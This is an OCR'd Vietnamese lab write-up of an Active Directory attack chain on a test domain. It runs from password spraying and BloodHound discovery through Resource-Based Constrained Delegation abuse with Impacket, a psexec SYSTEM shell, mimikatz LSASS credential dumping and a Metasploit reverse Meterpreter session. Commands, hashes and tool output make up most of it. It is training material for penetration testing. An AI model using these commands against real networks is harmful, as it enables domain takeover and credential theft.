
-> Có được tài khoản thuộc domain là `dev01:Password123!`

- Kiểm tra thông tin đăng nhập:

```
┌──(WSL) zsh  cgk ↴ pumpkin
└[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ nxc smb 192.168.198.10 -u 'dev01' -p 'Password123!'
SMB         192.168.198.10  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB         192.168.198.10  445    DC01             [+] vdt.local\dev01:Password123!
```

- Sau khi xác nhận thông tin đăng nhập là chính xác, ta sẽ tiến hành Initial access vào `dev01`. Bộ công cụ của `impacket` có một số công cụ remote access như `smbexec.py`, `psexec.py` (remote access qua SMB/RPC), `wmiexec.py` (remote access qua WMI và các dynamic port RPC), ... Nhưng ở đây, ta sẽ sử dụng `evil-winrm`, công cụ này tận dụng khả năng thực thi shell code trực tiếp trong bộ nhớ qua giao thức WinRM, thay vì tạo ra các service Windows mới hoặc các scheduler tasks, điều này khiến cho giảm thiểu footprinting, nguỵ trang tốt hơn. Bên cạnh đó, `evil-winrm` hỗ trợ nhiều tính năng bao gồm upload, download file dễ dàng,

hỗ trợ authen bằng Kerberos và NTLM, cho phép định tuyến lưu lượng qua proxy SOCKS, ...




Post-exploitation


Discovery

- Ta sẽ sử dụng bộ công cụ `BloodHound` để hiểu rõ các quyền có sẵn cho các user, group, ... trên AD này. Công cụ này sử dụng nhiều giao thức tiêu chuẩn của Windows và AD như LDAP (để truy vấn thông tin từ AD về người dùng, GPO, OU, .. và các thuộc tính của chúng), SMB (enumerate các shares, phân tích các tệp GPO, ...), RPC (thực hiện các lệnh từ xa và truy vấn thông tin cấp thấp từ các máy Windows như kiểm tra local group membership, session enumeration, thực thi các lệnh WMI), DNS (phân giải domain và IP, tìm kiếm DC trong môi trường, ...), ...
- Ta có thể tải `SharpHound` (file `.exe` compile từ `C# .NET` chạy trên win) lên máy target hoặc sử dụng `bloodhound-python`(là file `python` chạy đa nền tảng) trên máy tấn công để thực hiện discovery. Nhưng ở đây ta sẽ sử dụng `bloodhound-python` với các

ưu điểm như sử dụng đa nền tảng, fileless, khó phát hiện hơn `SharpHound`



- Chúng ta có thể thấy rằng `dev01` có quyền `GenericWrite` đối với `service_admin`, điều này có nghĩa là chúng ta có khả năng ghi bất kỳ thuộc tính nào lên đối tượng mục tiêu, bao gồm "member" cho một nhóm và `ServicePrincipleName` cho người dùng, sau đó lấy được một mã băm có thể phá. Sau cùng, chúng ta dọn dẹp `ServicePrincipalName` để đảm bảo tính bí mật
- Bên cạnh đó, chúng ta có thể thấy rằng `service_admin` có quyền `WriteDACL`, điều này có nghĩa là chúng ta có thể tận dụng và cấu hình WS01 cho RBCD (Resource Based Constrained Delegation)




Auth as `admin_service`

Initial access

Trong lab này, chúng ta chỉ đơn giản là thay đổi mật khẩu của người dùng `admin_service` để có quyền truy cập vào người dùng này:

```
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> $NewPassword = ConvertTo-SecureString "RBCDmasterP@ss1!" -AsPlainText -
Force
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> Set-ADAccountPassword -Identity admin_service -NewPassword $NewPassword
 -Reset -Server dc01.vdt.local
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop>
```

Sau khi thay đổi mật khẩu thành công, chúng ta truy cập vào `WS01` dưới quyền `admin_service`:



Privilege Escalation

Resource-based Constrained Delegation abuse

- Về Constrained Delegation:
  - 1 ví dụ về áp dụng constrained delegation là mô hình webserver và database server và 1 user muốn truy cập vào DB qua webserver
  - S4U2Proxy:
    - User xác thực với webserver bằng cách gửi ST cho webserver
    - Webserver muốn truy cập DB với danh nghĩa user thì phải "đóng giả" (impersonate) user khi giao tiếp với DB. Để làm vậy thì webserver phải request ticket mới từ DC
      - Webserver gửi request TGS đặc biệt tới DC để xin một vé ST mới, cho phép webserver truy cập DB với danh nghĩa user
      - Webserver đính kèm ST ticket của user đã gửi ở bước trước vào request này
      - DC sau đấy sẽ kiểm tra các điều kiện (có quyền delegate hay không, ST ticket có gán flag fowardable hay không). Nếu hợp lệ, DC sẽ trả về một vé ST mới. Vé này xác nhận rằng "User 'X' đang cố gắng truy cập vào DB" mặc dù yêu cầu đến từ webserver
  - S4U2Self với Protocol Transition
    - Vấn đề đặt ra là: điều gì xảy ra nếu người dùng xác thực với webserver bằng 1 giao thức khác ngoài Kerberos (vd NTLM)? Lúc này webserver không có ST ticket của user để có thể gửi cho DC theo quy trình S4U2Proxy ở trên
    - S4U2Self (Service for User to Self): Nếu webserver được cấu hình đặc biệt và có đủ quyền hạn trên hệ thống thì có thể sử dụng extension S4U2Self
    - Với S4U2Self, webserver yêu cầu DC cấp 1 vé ST cho **chính webservice đó** nhưng **dưới danh nghĩa user**. Ta có thể hiểu rằng webserver tự chuyển xác thực NTLM sang Kerberos đối với chính nó luôn
    - ST ticket thu được từ S4U2Self này sẽ chỉ có flag "fowardable" nếu constrained delegation được cấu hình là "Constrained Delegation with Protocol Transition"
      - Protocol transition là khả năng cho phép webserver lấy được vé Kerberos cho user ngay cả khi user không dùng Kerberos để vào webserver
- Về Resource-based Constrained Delegation, cơ chế cũng giống vậy nhưng cấu hình được đặt trên object của service/resource (tức là trên object của DB thay vì cấu hình trên webserver)
  - DC sẽ theo dõi một danh sách các tài khoản đáng tin cậy được lưu trữ trên object của DB. Danh sách này chỉ định những service nào được phép delegate đến DB
  - Điểm mấu chốt là chính server DB có thể tự sửa đổi danh sách này. Điều này có nghĩa là người quản trị máy chủ đích (DB server) thay vì máy chủ nguồn (webserver) như Constrained Delegation truyền thống có thể quyết định được service nào

được phép request delegate lên chính nó

- Nói 1 cách đơn giản:
  - KCD: Máy chủ Web nói: "Ê DC, tôi muốn được phép nói chuyện với máy chủ DB nhân danh người dùng." (Cấu hình trên Web)
    - RBCD: Máy chủ DB nói: "Ê DC, tôi cho phép máy chủ Web nói chuyện với tôi nhân danh người dùng." (Cấu hình trên DB)
- Quay trở lại bài lab, tài khoản `service_admin` có khả năng chỉnh sửa thuộc tính `msDS-AllowedToActOnBehalfOfOtherIdentity` của một đối tượng khác, ta có thể abuse để điền vào thuộc tính đó, từ đó cấu hình đối tượng đó cho RBCD.
- Tiếp theo ta sẽ thực hiện xác thực với DC dưới quyền `admin_service` và sửa đổi thuộc tính `msDS-AllowedToActOnBehalfOfOtherIdentity` của object `WS01$` để thêm SID của `admin_service`. Điều này cho phép `admin_service` có đặc quyền mạo danh một người dùng khác khi truy cập vào máy tính `WS01`. Nói cách khác, ta sẽ truy cập được vào `WS01` với danh nghĩa `Administrator`

```
[ (WSL) zsh cgk ↴ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯rbcd.py 'vdt.local/admin_service:RBCDmasterP@ss1!' -action write -delegate-from 'admin_service' -delegate-to 'WS01$' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] admin_service can now impersonate users on WS01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     admin_service   (S-1-5-21-300591061-149275173-2848870365-1106)
```

S4U abuse

Request đến DC để lấy ticket mạo danh

```
[ (WSL) zsh cgk ↴ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ getST.py -spn cifs/ws01.vdt.local -impersonate Administrator 'vdt.local/admin_service:RBCDmasterP@ss1!' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
```

Ta đã có ST / TGS ticket với danh nghĩa `Administrator`, ta kiểm tra thấy có flag fowardable. Vậy là đủ điều kiện để abuse S4U

```
[ (WSL) zsh cgk ↴ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ describeTicket.py Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache                                                  · 02/06/25 23:55
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 47a91d8ee5ea40b75a06fe3615a69dd0
[*] User Name                     : Administrator
[*] User Realm                    : vdt.local
[*] Service Name                  : cifs/ws01.vdt.local
[*] Service Realm                 : VDT.LOCAL
[*] Start Time                    : 02/06/2025 23:55:45 PM
[*] End Time                      : 03/06/2025 09:55:45 AM
[*] RenewTill                     : 03/06/2025 23:55:45 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : R6kdjuXqQLdaBv42Faad0A==
[*] Kerberoast hash               : $krb5tgs$18$USER$VDT.LOCAL$*cifs/ws01.vdt.local*$c3133300e3b31cc556cbbee7$4579304a86dd2c36c3d3801fd28825a3307
a2891e0d36f81878f80e2fb2916dde7814dd39134b0629084af1b6c2ce2d6da0f81076c759c9e3408fb74496ba97d45fbc35e00a57290a7381ef1ddac2096b464cdf40cb0a5b75280
50d62ba8b76ffeff94fd2584420335f704ac1cba7f0d9ab6e50fb99014ff4b8d7f3d21e8e31ecc2345845f5d1d87a4e9c15187693541fb7c3b18c6b89d0b6ce2d8b27c3182487c0bd
38f1559b62bed7de9f383d5e8b2f378285e8801d9306e47e7fc25df504184c2256e1a6c8a2711e6c377a1880658f6bf6b51fabcaa17187502b4e87e102a58a87a497213a68ef58bd4
bd295d5363c51c06e0f326ad9f0b7a1f866a7c09c3ccf6dfa2dd7dd8e0a6dfe05ad29de11ab850e12996310015c621f960a9b0cc2b6af5e4d543d866986a32e075f285ef6a4dce2b1
47c495854467 3f468c3bf71ed5042ca0c45462b765e46039955f59b37b1e2964146fba377c0d05e760d66ed6fc87b771095d13f0c817e7b130cf5d6d4e11e9a4a09531ffe2b461e30
23c0674c9a8023f37071409a18ebb2b2fc076b5a3c6e8f28a10a3a2190fdc7df4e806c1008e8a3546b2b110cf4ad20e86387407fffec755ea3751b98599c9e373b1f63dc62c64f6d8
596370fce654a88b99918750343096eb17cb51d9d223319101b8b66ec0892af53d834c7bbb9cf1e4b6fa46f9295c54a28032e861f134aedfe88a162ebbfbe5eb441db0845100c7d54
58f492e9179db5e98dee93b7a9cee440c66bb5a6115637164fb86f2404109d2b4f0832c8fc7ef3e1362f1820e85b95c152029a7d7ae4e676959067b6d821ef9a8d310264d6c947f01
7e3783f2a0a5908b8dc65045d4dc0f63884013298ef3f07d5da4dc86eeba57e4257f87c3dd1234c5bb3f1e83d9e691be77955290f9488802dd9ca0b28803e5f6db2279b236243e897
87d4965f9cc8725daa8a74d153f1499fdf68998efb83c8c34b9dd08020e9debf4d4a084eae2c57dd884c135132acab299d5543d158afc106c33c13658ec9a963188884fc2296b1cf4
de2af48edf1a3e8aee5b13bb1b3f0f1b8478b029f7c0aad2fb5d28cb1746bae17abca7cd022e19cf44a1286ccbef76efe44231400a38db73b7420a69a86fb461fb6bb29c088535c69
381bd03f48abe1de05f7e48702eb3510fde1048edd393624c142a46edda5c207ca7cd1dbdf212a9dd1e74e22c253b4b1bbba0446434bf79a6e202dbd5c4709dc491f6664d8d3d68bc
cd9ee56679ecd8396df89541220f73638f79bb9faf1c52c2f07f8c34343d9dcfde6d4bccbaf3618f057952f23e2b3652dec6ae156e68428a1d674cc497523640a196dcb5170b52491
3095b3e8a5a3a75d409a5d990ded81e931ef0032172c64a4a82af3fa9c14351a6d7faebb870e3b61bf03933626376 5b99e68be2b906c14f59392c69e016a79916d60b8a6fa23431b8
17df4e62e0763715d4b89acb13a67e8450fa9032339f613a8dfe8d95df98c0db1e01e7432637ef0a2ba60b495c0c16104bb755686dd3cbad02751ae9451f0e12e273c35e6e60aa914
2b46fed4ab23e5c9896f877631e9f83b13a2328c74cc205e04f4291c0f04de6a95a48565caf6e60d4b48c445b0b96ddee815fce09e452bf4810d92f084313f4fa246759b59d082325
93f50f24ab68acd39127e1d0c884179248f5170e9ccebf662596000a601040fba22426724bceca513bb4d43e2f91d78b1de629ff5e76e0bc210f7d423cbfdb57329ec8e709f35e763
907c49e0b69b1dc3c6773c9b6338bdcea3f0b653d27c229c25100d99830b5d6129e79c48a77b714945465533229af86b157314ff71641f19ffe30f6bfbea3207818f7194ed
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name               : cifs/ws01.vdt.local
[*]   Service Realm              : VDT.LOCAL
[*]   Encryption type            : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

Tiến hành cleanup, reset delegation sau khi đã request thành công ticket

```
┌──(WSL) zsh cgk ↴ pumpkin
└[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ rbcd.py 'vdt.local/admin_service:RBCDmasterP@ss1!' -action remove -delegate-from 'admin_service' -delegate-to 'WS01$' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*]     admin_service   (S-1-5-21-300591061-149275173-2848870365-1106)
[*] Delegation rights modified successfully!
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```

Ngoài ra, nếu như ta có được ticket với user có quyền hạn cao (VD như DCSync) thuộc về tài khoản máy của chính DC, ta có thể dump hash từ DC với công cụ `Impacket-secretsdump.py`. Ta sẽ nói thêm ở phần tiếp theo

Cuối cùng, sử dụng ticket ta đã có được shell với đặc quyền `system` trong `WS01`.

```
┌──(WSL) zsh cgk ↴ pumpkin
└[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ KRB5CCNAME=Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache psexec.py -k -no-pass ws01.vdt.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ws01.vdt.local.....
[*] Found writable share ADMIN$
[*] Uploading file TCvPANuZ.exe
[*] Opening SVCManager on ws01.vdt.local.....
[*] Creating service vXyH on ws01.vdt.local.....
[*] Starting service vXyH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is EA41-1D79

 Directory of C:\Users\Administrator\Desktop

05/29/2025  02:48 PM    <DIR>          .
05/29/2025  02:48 PM    <DIR>          ..
05/29/2025  02:48 PM                32 root_ws01.txt
               1 File(s)             32 bytes
               2 Dir(s)  49,688,190,976 bytes free

C:\Users\Administrator\Desktop> type root_ws01.txt
Flag for privesc to root on WS01
C:\Users\Administrator\Desktop>
```

Post-exploitation

Dump `LSASS.exe`

`mimikatz`

- `LSASS.exe` là một tiến trình quan trọng trong Window, nó lưu trữ các thông tin xác thực của người dùng đã đăng nhập (VD: NTLM hash, Kerberos và đôi khi cả mật khẩu dạng plaintext nếu cấu hình cho phép như `WDigest`)
- Ta sẽ tiến hành dump `LSASS.exe` bằng công cụ `mimikatz` (đây là công cụ tích hợp nhiều chức năng cho phép dump các thông tin quan trọng như mật khẩu ở trong bộ nhớ, NTLM hash, Kerberos ticket, ...)
- Sử dụng `mimikatz` với module `sekurlsa::logonpasswords` để trích xuất tất cả các thông tin đăng nhập (hash, vé, mật khẩu cleartext nếu có) của tất cả người dùng đang đăng nhập hoặc đã đăng nhập gần đây từ bộ nhớ LSASS.

```
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit > C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
type C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 395712 (00000000:000609c0)
Session           : Interactive from 1
User Name         : Administrator
Domain            : VDT
Logon Server      : DC01
Logon Time        : 6/3/2025 12:49:57 AM
SID               : S-1-5-21-300591061-149275173-2848870365-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : VDT
         * LM       : 49d58563113416eb9c5014ae4718a7ee
         * NTLM     : 41291269bf30dc4c9270a8b888e3bbe9
         * SHA1     : 556ece6a5d0e5d231e09e553a49dbf94afb523ea
```

`incognito`

- Ngoài những credential hash được lưu trữ trong logon session thì `LSASS.exe` còn lưu trữ access token, đây là trái tim của cơ chế Single Sign on trong Windows. Chứa thông tin về danh tính và quyền của user tạo ra sau khi user login thành công. Khi user thực thi một chương trình, một bản copy của access token được tạo ra và chương trình sẽ chạy dưới quyền của người đấy
- Cơ chế của `incognito` là dùng Windows API để copy access token và gán vào một process/thread khác. Nếu process/thread đó được tạo bởi một ông Domain Admin, ta sẽ sử dụng công cụ này để steal token còn tồn tại trong tiến trình và có thể leo quyền domain
- Ta sẽ sử dụng một công cụ khác để remote access đó là `metasploit`
- Load module `WinRM`

```
msf6 > use windows/smb/psexec
```

- Thiết lập 1 session shell meterpreter với host:

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run rhost=ws01.vdt.local username=Administrator
password=password smb::auth=kerberos domaincontrollerrhost=192.168.198.10 smb::rhostname=ws01.vdt.local
domain=vdt.local
smb::Krb5Ccname=/home/pumpkin/Desktop/Viettel/VDT_2025/AD/Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run rhost=ws01.vdt.local username=Administrator
password=password smb::auth=kerberos domaincontrollerrhost=192.168.198.10 smb::rhostname=ws01.vdt.loca
l domain=vdt.local smb::Krb5Ccname=/home/pumpkin/Desktop/Viettel/VDT_2025/AD/Administrator@cifs_ws01.v
dt.local@VDT.LOCAL.ccache
[*] Started reverse TCP handler on 172.21.154.241:4444
[*] 192.168.198.13:445 - Connecting to the server ...
[*] 192.168.198.13:445 - Authenticating to 192.168.198.13:445|vdt.local as user 'Administrator' ...
[*] 192.168.198.13:445 - Loaded a credential from ticket file: /home/pumpkin/Desktop/Viettel/VDT_2025/
AD/Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
[*] 192.168.198.13:445 - Selecting PowerShell target
[*] 192.168.198.13:445 - Executing the payload ...
[+] 192.168.198.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (203846 bytes) to 172.21.154.13
[*] Meterpreter session 3 opened (172.21.154.241:4444 → 172.21.154.13:52871) at 2025-06-04 16:18:33 +
0700

(Meterpreter 3)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 3)(C:\Windows\system32) > systeminfo
